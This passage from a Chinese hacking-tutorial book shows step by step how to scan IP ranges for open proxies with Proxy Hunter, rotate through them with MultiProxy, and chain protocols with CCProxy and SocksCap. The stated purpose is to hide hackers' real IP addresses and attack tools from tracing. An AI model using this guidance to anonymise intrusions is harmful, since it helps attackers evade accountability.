免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 3

设置完之后就可以在代理猎手主界面上单击“开始执行搜索任务”按钮，开始代理服务器的搜索过程。

3.调度使用代理

经过一段时间，单击主界面的“搜索结果”标签，可以查看搜索的结果，如图6-18所示。在结果列表中找到验证状态为“Free”（也就是免费代理）的项。通过鼠标右键调出的菜单将选定的代理地址加入到调度中。可以由同样的方法，多加几个免费代理进入调度列表。




图 6-18 搜索到代理服务器

此处我们搜索到的是基于HTTP协议的代理主机，这并不能代表该主机可以代理其他协议，例如socks5。

为了测试搜索到的IP地址是否能正常代理，我们以IE浏览器进行检测，选择菜单栏中的“工具”→“选项”菜单，在“Internet选项”窗口中单击“连接”选项卡，如图6-19所示。

如果用户使用的是拨号上网，则在“拨号和虚拟专用网络设置”中选择拨号的网络，然后单击右侧的“设置”按钮，如果用户使用的是局域网，则直接单击“局域网设置”按钮，如图6-20所示。



图 6-19 进入代理设置




图 6-20 填写代理服务器的 IP 和端口

在代理设置中填写代理服务器的IP地址及端口就能够通过这个代理服务器上网了。

6.2.3 代理猎手使用要点

代理猎手是黑客常用的好工具，可以搜索和验证指定网段的代理服务器，让用户可以高速的访问一些平时很慢的或者无法访问的站点。前面我们已经简要介绍了代理猎手的使用流程，这里再向读者详细介绍该软件的使用要点。

打开代理猎手，就会发现有3个标签：“搜索任务”、“搜索结果”、“代理调度”，如图6-21所示。这是代理猎手的3大功能，分别是搜索代理、验证代理和代理调度，首先我们来看看代理猎手的前两个功能。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 6-21 代理猎手主要功能界面

搜索出来的代理地址并不一定能够正常使用，所以代理猎手自带了测试工具，能方便地对搜索结果进行测试。

1.搜索代理

单击“搜索任务”栏下面的“添加任务”打开添加搜索任务对话框，这时在“任务类型”中有几个选项，不过前面已有详细的说明，此处不再赘述，直接单击“下一步”进入实际步骤。

在随后出现的窗口中单击“添加”按钮，然后在弹出的“添加搜索IP范围”对话框中填入要搜索的起止IP地址范围。

这里有个怎样确定IP地址段的问题，因为IP地址实在太多了，总不能一个一个都搜索。所以我们得确定范围有目的的进行搜索，比如找一个和www.163.com在同一个网段的代理，以便快速访问www.163.com的主页，首先打开一个“命令提示符”窗口，运行ping www.163.com 得到163的IP地址为220.181.28.53，如图6-22所示。

这时就可以在起止IP地址分别填入220.181.28.1和220.181.28.254，当然你也可以增大搜索的范围，填入220.181.0.1和220.181.255.254，如图6-23所示。这样将有机会搜索到更多的代理服务器，当然花的时间也要多255倍了！同样的，你也可以搜索你自己所在IP地址段的代理。



图 6-22 查看域名下的 IP 地址




图 6-23 指定搜索 IP 的范围

确定了搜索IP地址范围后单击“下一步”按钮进入端口和协议选择窗口，再单击“添加”按钮打开添加端口和协议对话框，我们一般要搜索的都是HTTP的代理，所以协议一般都是选HTTP。至于端口的设定，用户可以定义一个端口的搜索范围，但这样的工作量就太庞大了，所以我们在搜索时一般只让它搜索指定的端口。一般服务器的HTTP的常用端口为80、8080、1080、3128等，如图6-24所示。



图 6-24 搜索指定的端口

使用其他的端口就很少了，所以一般只需要定义这4个端口就行了。

如果不确定具体的端口号，我们还可以选择端口的范围，如图6-25所示。不过在搜

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 6-25 设置搜索端口范围

索的时候代理猎手会将每一个端口与每一个IP进行验证，搜索将会变得很慢。

选定好端口之后，单击“完成”按钮就完成了搜索代理的设置工作，返回到主界面上单击上面的“开始”按钮就可以开始搜索了。如果在搜索的时候发现地址范围很大，可以随时单击“停止”按钮终止搜索，代理猎手会记住现在的位置，下次还可以从当前位置开始搜索的。另外，用户可以使用“搜索任务”菜单的“导入任务列表”和“导出任务列表”来保存和读取当前的搜索进度。

2.验证代理

验证代理是用来验证搜索到的代理是否有用、速度如何的功能，相当重要。验证代理的工作原理是这样的。首先在代理猎手中设置已知可访问的验证资源地址（网站地址，例如网易、新浪等），代理猎手就会将这些资源地址用于测试搜索到的代理是否可用。

验证数据的设置在主菜单的“系统设置”里的第二个选项卡“验证数据设置”里，如图6-26所示。用户可以在这里自行添加熟悉的网站地址。




图 6-26 验证数据设置

我们知道新浪网作为全国大型的门户网站运行都很稳定，一般不会出现连接不上的情况，所以将新浪网用于测试代理是否可用很合适，现在我们就以添加新浪网站作验证资源地址为例进行介绍。

在“验证数据设置”标签中单击“添加”按钮，随后出现了添加验证数据的对话框，在“验证名”中填入验证名字，这里就填“新浪”（验证名可以任意填），验证类型一般就取默认值“特征字串”。在“验证地址”中填入“新浪”的网址www.sina.com.cn，如图6-27所示。



图 6-27 添加“新浪”网址作为验证地址

单击“获取”按钮，代理猎手就开始连接“新浪”网站，并将获取“特征字串”显示在“获取网络资源”对话框中。这时我们会看到在下面的信息窗口中出现了获得的数据，分为上下两个窗口，上面的窗口显示的是新浪网服务器的基本信息，下面的窗口中的信息才是我们需要的。这里我们可以看到里面有“<title>新浪首页</title>”的字符串，如图6-28所示。



图 6-28 获取 www.sina.com.cn 的网络资源

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

所有的验证数据都是以“<title>和</title>”之间的字符串为标准的。

在获取信息框里，用鼠标选中“新浪首页”再单击“确定”按钮，这时选中的字符串就已经自动填入了刚才的特征字串栏里了，再单击“确定”返回，刚才添加的验证数据已经添加进了验证数据列表中，如图6-29所示。




图 6-29 添加到列表中的验证信息

要使用某个验证资源地址，只需选中它，并单击下面的“使用”按钮，代理猎手就会用该验证数据来验证搜索到的代理了。

在“搜索结果”菜单下有“导入结果”和“导出结果”两个选项，分别是用来导入和导出代理列表的，如图6-30所示。从别处得到的代理列表一般是一个文本文件，内容类似202.102.98.53:80，如图6-31所示。这样，每行一个，这样的文件就可以用“导入结果”导入到代理猎手的搜索结果中，然后用验证数据加以验证，找出可用的、快速的代理。




图 6-30 IP 与端口列表




图 6-31 将搜索到的代理信息保存在文本文件中

6.2.4 多代理切换保证安全

黑客利用代理服务器以达到隐藏自己真实IP地址的目的，然而固定地使用某个代理服务器也很容易被发现和追踪，所以经常切换代理服务是有必要的。

此外，使用代理服务本身也有许多弊病，首先，黑客们辛苦查找的许多代理地址，也许一个都不能用；其次，查找到的代理服务常常要经过多次设置与测试，方能找到一个可用的代理地址；再次，许多代理经常是只能用一段时间，之后就莫名其妙地作废了。又得更换代理服务器，重新寻找、设置、测试……经常切换代理也是非常现实的问题。

本节主要向读者介绍一款免费的优秀代理服务器软——MultiProxy，帮助黑客陕速切换代理。

1.MultiProxy简单介绍

MultiProxy的安装非常简单，释放文件到指定目录即可，启动MultiProxy后，安装后会在桌面自动生成MultiProxy图标（一个剑和盾）。如图6-32所示。双击该图标启动MultiProxy并对其选项设置。



图 6-32 MultiProxy 图标

一般情况下MultiProxy会自动先验证代理服务器列表中的所有代理服务器，并根据

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

速度和是否匿名情况排序，如果MultiProxy中不首先启动这一项，我们也可以手动选择“check all proxies(检查所有代理)”来进行这一步。注意此时系统一定要处于联网状态，否则此步骤无效。白色状态栏中会显示“testing remote proxies(测试远端代理)21/26”一句话，如图6-33所示。其中26是输入的代理服务器地址数，21代表已确认的地址数。接下来就来介绍如何添加代理服务器地址。




图 6-33 MultiProxy 窗口

2.设MultiProxy选项

为了更好地使用MultiProxy，更好地管理代理服务器，更好地提高上网效率，我们可以要把MultiProxy设置得更加准确。

单击MultiProxy的主界面右侧的“Option(选项)”按钮。打开设置窗口，我们就是通过调整这里的设置，更好地利用MultiProxy为我们服务，这里主要介绍一些比较关键的选项。

Step 1

在“General options（通常选项）”中，“Accept connection on（端口）”默认设置为8088，这里我们可以自定义设置，只要使用MultiProxy的黑客软件对应这个端口即可，如图6-34所示。

“Max simultaneous（最大同时连接数）”可以让用户在同一时间里连接多个代理服务器，这样可以大大的提高访问速度。理论上这个值越大越好，但实际上它的连接数目是超不过15的，而“Default timeout（默认的超时时间）”可以设置为30，以保证测试的可能性。




图 6-34 连接选项

Step 2

在“Connect via（连接路径）”选项中，如图6-35所示。这里选择使用什么样的代理服务器，建议选择“All responding proxy（全部有响应的代理服务器）”。因为选择前面任何一项都会令到你有机会错失使用一些好的代理服务器。




图 6-35 连接路径选项




图 6-36 选择下一个服务器选项

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 3

选择“Select next server（选择下一个服务器）”中，通常用户都是选择第二个选项，“Next fastest available（下一个最快可用的服务器）”，如图6-36所示。如果选择“Random server（随机的服务器）”，它会选择不能使用的代理服务器；如果选择“Next available（下一个可用的服务器）”，它主要选择速度是最快的代理服务器；如果选择“Rotate every XX seconds（每XX秒轮换一次）”，太不切合实际了。所以建议用户最好还是选择“Next fastest available（下一个最快的可用服务器）”。

Step 4

切换到“Proxy severs list（代理服务器列表）”这里是该软件的核心。显示各代理地址状态，以绿灯标示可用的代理，不可用的代理以红灯标示，如图6-37所示。各代理以速度的大小排列。




图6-37 代理服务器列表

选取左下角的“Menu（菜单）”按钮或单击鼠标右键，可对代理进行各种操作，主要有以下功能：

*Add（添加代理），在菜单中选取Add…，显示如图6-38所示的对话框。在Proxy编辑框中输入代理IP地址，在Port编辑框中输入相应端口。




图6-38 添加代理服务器

一般添加10到20个就足够了。

*Edit（编辑代理），在列表框中选中一代理，在菜单中选取Edit…，可对代理的IP地址及端口进行修改。

*Delete（删除代理），在列表框中选中一代理，在菜单中选取Delete，可将此对代理删除。对长时间不可用的代理应予以删除。

*Proxy list（代理列表），此菜单包含对整个代理列表的操作。选择相应命令，可对所有代理进行检测，可一次性删除全部代理或删除所有不可用代理等。

*Find Fastest（寻找最快代理），在菜单中选取此命令，弹出以下对话框，在URL编辑框中输入一个网址，可检测出访问此网址的最快的代理。

若新加入的代理服务器无法工作，可以暂时保留，让MultiProxy自动切换，若以后都不能使用，再删除不迟。




图6-39 高级选项

由于要测试MultiProxy在本机上运行是否正常，所以才在此处填写127.0.0.1这个代表本机的IP地址。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 5

在“Advanced options（高级选项）”中可检测并显示本机IP和机器名。若检测不成功，或安装了防火墙，应选中两个Override单选框。并在可用于连接的IP地址中编辑框中添加127.0.0.1。

3.使用MultiProxy

设置好MultiProxy之后，就可以使用它了，我们以IE浏览器进行测试，首先填写IE的代理设置。

Step 1

打开菜单栏的“工具”→“Internet选项”。

Step 2

再在“Internet选项”窗口中单击“连接”。

Step 3

拨号上网的用户请选择“设置”，局域网的用户请选择“局域网”设置。

Step 4

在“使用代理服务器”地址栏填上127.0.0.1，端口填上8088。为什么要在IE的代理服务器地址中设置为127.0.0.1:8088呢？我们再来详细为读者介绍。

“127.0.0.1”这个IP地址是用于测试本机回路用的，它代表的就是本机的IP，由于MultiProxy安装在本机上，所以客户端软件（本例中客户端软件为IE）要找到MultiProxy就得填写本机的IP地址，如果MultiProxy安装在其他计算机上，那么这栏就得填写其它计算机相应的IP地址。通过IP地址找到了MultiProxy的所在主机位置，可是怎么才能告诉该主机，客户端软件要使用MultiProxy服务呢？

这就是端口的作用了。

MultiProxy默认使用8088端口（在设置中可以修改），也就是说，只有客户端软件发出8088这个端口信号，这就告诉了该主机要与MultiProxy取得连接。




图6-40 端口的意义

此处MultiProxy使用的是8088端口，所以客户端软件的端口也许填写8088端口，这样才能使用代理主机（当然代理主机可能是本机）的MultiProxy。

通过这样对IE进行设置之后，浏览器就以MultiProxy提供的代理服务器进行浏览网页了。这样可以访问一些有限制的网站。这时只要有服务请求，我们就可以在MultiProxy主界面中清楚地查看到有哪个代理正被调度使用中及代理服务器的连接速度，如图6-41所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 6-41 代理被使用的情况及连接的速度

启动MultiProxy时，它会自动检测所加载的各个代理主机是否运行正常。

如果你不想通过MultiProxy而直接连接到Internet，可以在任务栏右侧MultiProxy的小图标上点右键，选择“Disable（direct connection）禁止（直接连接）”，将IE的拨号连接改为不使用代理服务器就一切同前了。

4.MultiPFOXy使用技巧

（1）MultiProxy的特点就是能够使用户同时使用多个代理服务器，达到万马齐驱的目的。理想状态是越多的代理服务器同时工作，速度就越快。但是实际并不是如此。MultiProxy默认最多同时连接的代理服务器是8个，这个数字一般比较科学。虽然用户可以改变最大同时连接数，但建议还是不改的好。这样我们就可以发现我们只需要少量的代理服务器地址就行了，而不是输入成百上千的地址就能达到更高的速度。相反越多的代理服务器地址在启动MultiProxy时，验证时间也就越长，通常是不可取的。一般列表中有10-15个匿名的国外代理服务器比较好。

（2）MultiProxy就像一个本地代理服务器一样，本机所发出的请求全部都通过MultiProxy再转给代理服务器。所以我们可以看见MultiProxy工作时，状态栏里有很多的语句显示与各个代理服务器之间的连接速度。MultiProxy默认依次使用连接最快的代理服务器，当MultiProxy验证完毕后，代理服务器列表就会自动根据连线速度排列。在表中地址前为绿灯的表示代理服务器此时工作正常，为红灯的表示代理服务器工作不正常或者是关闭了。最快的代理服务器总是排在第一位；然而有时候并不是最快的就是最好的，代理服务器工作是不稳定的。工作一段时间后，可能最快的代理服务器可能出现延迟现象，这时我们需要重新验证代理服务器。如果重新验证后还不行的话，我们就在代理服务器列表中，右键单击其地址选择“禁止”功能，这时此地址前的灯会变成灰色，表示此时其功能暂时失效，往后用户可自行恢复。

（3）当黑客要进行任务的时候，首先打开MulfiProxy，然后在黑客软件中设置代理设置：127.0.0.1：8088，这样黑客任务就可以在不同的代理服务器中切换了，建议用户首先使用网页浏览器来测试这些代理是否可用，通常要多试几次，如果能成功连接，那么黑客进行的活动就隐藏在这些代理服务下了。如果不再需要经由MultiProxy来上网，就将黑客软件中的代理设置取消，这样才可以使用该软件。

6.2.5 代理协议的转换

一般来说代理服务器（Proxy服务器）主要分为两类：“HTTIP Proxy”与“Socks Proxy”，可是提供这两种服务的代理服务器却不成比例，相比于数量众多的HTTP Proxy来说，Socks Proxy要少得多，即使花费大力气找到了几个Socks Proxy还不一定正常使用呢。这就出现了一个矛盾，有的网络软件和黑客工具只支持Socks代理，例如：Telnet软件、FTP客户端软件，E-Mail客户端软件还有一些IP或漏洞扫描器、木马程序等，那么怎样才能让这些只支持Socks协议的软件通过HTTP代理服务上网呢？这就需要协议转换工具。实现这功能的是著名的TCP2HTTP、SOCKS2HTTP和国产优秀的CCProxy，其中CCProxy因其设

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

置简单和使用方便等特点，成为国内最受欢迎的代理服务器软件。最重要的是它为Socks客户程序模拟了一个轻巧的Socks服务器，使它们可以冲破HTTP代理服务器的限制。

1.协议转换思路

事实上，我们是利用CCProxy的代理来转换协议的，通过CCProxy来代理只支持Socks的软件，然后又让CCProxy连接上HTTP代理服务器，如图6-42所示。这样，支持Socks的软件就可以使用HTTP的代理服务器了。MultiProxy在前面已经设置好了，通过127.0.0.1:8088来使用它，只要将CCproxy连接上MultiProxy就行了。




图 6-42 Socks 转 HTTP 示意图

使用CCProxy的目的是为了转换代理协议，用户还可以使用SocksCap进行代理协议转换。

2.设置CCPfoxy

设置CCProxy的方法很简单，单击主界面上的“设置”按钮，在“设置”对话框中的其基本设置

可以保持不变，但一定要开启SOCKS/MMS协议，端口保持不变，如图6-43所示。

单击“高级”按钮，选择“二级代理”标签，并勾选“启用二级代理”复选框，由于我们使用的是本机上MultiProxy提供的HTTP代理，所以在代理地址中填写IP为“127.0.0.1”而端口就填写连接MultiProxy的8088，如图6-44所示。




图 6-43 保证 CCProxy 代理 Socks 协议




图 6-44 让 CCProxy 成为二级代理

小提示：

在本例中，我们是要让CCProxy连接上本机的MultiProxy所以代理地址栏和协议端口才如此填写，如果用户有其他做代理的主机，则以代理主机为准。

3.测试与使用

设置完成后，我们就搭起Socks协议转换为HTTP协议的桥梁，现在可以使用软件来进行测试，我们以IE浏览器为例（当然IE既支持HTTP代理也支持Socks代理），其他软件的设置可以参考操作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 1

打开IE菜单栏中的“工具”→“Internet选项”在连接标签中选择代理设置，如果是拨号上网，则单击“拨号和虚拟专用网络设置”右侧的“设置”按钮，如图6-45所示；如果是局域网，则直接单击“局域网设置”按钮。



图6-45 拨号上网的代理设置

Step 2

为了验证Socks转换是否成功，所以在设置窗口中，我们勾选“对此连接使用代理服务器”但不要填写下面的地址和端口，然后单击“高级”按钮，如图6-46所示。




图6-46 让IE浏览器使用代理

Step 3

在高级设置栏中，我们只填写Socks栏，由于CCProxy安装在本地计算机上，所以这个代理服务器地址也就填写127.0.0.1，由于我们让IE的Socks协议连接上CCVroxy，所以就填写CCProxy提供的1080端口，如图6-47所示。




图6-47 输入指向CCProxy的地址与端口

小提示：

如果要让IE连接上MultiProxy，则填写8088端口，当然MultiProxy不提供Socks代理服务，连接上了也不会有效果，这里只是为了说明端口的作用。

Step 4

如果用户处于局域网中，不想给别人提供代理，那么在主界面可以单击“账号”，在允许范围中选择“允许部分”，在验证类型中选择“IP地址”然后单击“新建”按钮输入你自己的IP地址，确定即可，如图6-48所示。这样别的IP地址就无法使用这个代理了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 6-48 限制用户使用该代理

Step 5

设置完成后返回，这样正就通过Socks协议连接到CCProxy上，再由CCProxy转换为HTTP服务后连接到MultiProxy，如此只支持Socks协议的软件也能够使用HTTP代理服务了。

6.2.6 让黑客任务隐藏在代理服务下

在代理的环境下，黑客就能做好伪装进行任务，上一节我们解决了不支持HTTP代理的软件上网问题，可是黑客使用的软件本身不支持代理上网呢，那么代理服务岂不是形同虚设？这里我们向读者推荐一款工具——SocksCap，该工具可让各种不支持代理服务器的网络软件或黑客工具都能使用代理服务器。

1.认识SocksCap

SocksCap是一个通过Socks代理连接网络的程序，由美国NEC USA，Inc.公司出品的代理服务器第三方支持软件，拥有功能强大的SOCKS调度，通过它几乎可以让所有基于TCP/IP协议的软件像ICQ、MUD、FTP、IE、NEWS……都能通过Socks代理服务器连接到Internet，原先不支持Socks代理的应用也可以用Socks代理了，它就像一个帽子一样，可以盖住客户端软件，捕捉他们的网络连接，然后转向代理服务器。下面就来介绍如何使用SocksCap。



图 6-49 SocksCap 主界面

